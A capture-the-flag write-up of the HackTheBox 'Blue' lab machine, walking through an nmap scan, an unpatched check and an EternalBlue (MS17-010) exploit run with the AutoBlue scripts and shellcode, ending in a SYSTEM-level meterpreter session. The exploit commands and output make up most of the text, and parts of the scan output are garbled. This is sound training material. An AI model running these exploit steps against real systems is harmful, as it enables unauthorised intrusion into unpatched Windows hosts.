HackTheBox Blue Write-up

Blue is one of the easy machines in HTB, we'll be exploiting SMB client on port 445, with an exploit called eternalblue based on MS17-010.

IP address of the machine : 10.10.10.40

So let's get the VPN fired.

Starting-off with initial nmap scan.

```
# Nmap 7.80 scan initiated Sun Nov 29 12:22:32 2020 as: nmap -A -T4 -oN blue_nmap.txt
10.10.10.40
```

Important things that matter:


```
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup:
WORKGROUP)
49152/tcp open  msrpc       Microsoft Windows RPC
49153/tcp open  msrpc       Microsoft Windows RPC
49154/tcp open  msrpc       Microsoft Windows RPC
49155/tcp open  msrpc       Microsoft Windows RPC
49156/tcp open  msrpc       Microsoft Windows RPC
49157/tcp open  msrpc       Microsoft Windows RPC
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=11/29%OT=135%CT=1%CU=37623%PV=Y%DS=2%DC=T%G=Y%TM=5FC3D
OS:93F%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=10C%TI=I%CI=I%II=I%SS=S%T
OS:S=7)OPS(O1=M54DNW8ST11%O2=M54DNW8ST11%O3=M54DNW8NNT11%O4=M54DNW8ST11
%O5=
OS:M54DNW8ST11%O6=M54DST11)WIN(W1=2000%W2=2000%W3=2000%W4=2000%W5=2000%
W6=2
OS:000)ECN(R=Y%DF=Y%T=80%W=2000%O=M54DNW8NNS%CC=N%Q=)T1(R=Y%DF=Y%T=80%S=O%
A
OS:=S+%F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T3(R=Y%DF=
OS:Y%T=80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O
=%R
OS:D=0%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W
=
OS:0%S=A%A=O%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=
)U
OS:1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DF
OS:I=N%T=80%CD=Z)
```

So we can figure out that we are trying to gain root of a windows machine, a win 7 professional specifically which is x64-based.

With the help of google/searchsploit (which ever you prefer) we can figure out that we're working with a machine which is vulnerable to eternalblue.

In order to gain access to the machine, we'll be using autoblue for the same.

First, we use the eternal_checker.py whether the machine can be exploited or not.



```
root@kali:/opt/AutoBlue-MS17-010# python3 eternal_checker.py 10.10.10.40
[*] Target OS: Windows 7 Professional 7601 Service Pack 1
[!] The target is not patched
=== Testing named pipes ===
[*] Done
```

And yes, we can proceed to gain the access.

Preparing the shellcode.

```
root@kali:/opt/AutoBlue-MS17-010/shellcode# ./shell_prep.sh
```

Setting up listener on another terminal (new tab/split screen whatever you prefer)


```
root@kali:/opt/AutoBlue-MS17-010/shellcode# ./shell_prep.sh
```

Finally exploiting the target

root@kali:/opt/AutoBlue-MS17-010# python3 eternalblue_exploit7.py 10.10.10.40 ./shellcode/sc_all.bin

Getting root

Once the script eternalblue_exploit7.py is fired up, we get a meterpreter session, and if we check the uid (using getuid command) we are NT_AUTHORITY/SYSTEM (which is similar to root in linux based machine).



```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > pwd
C:\Windows\system32
```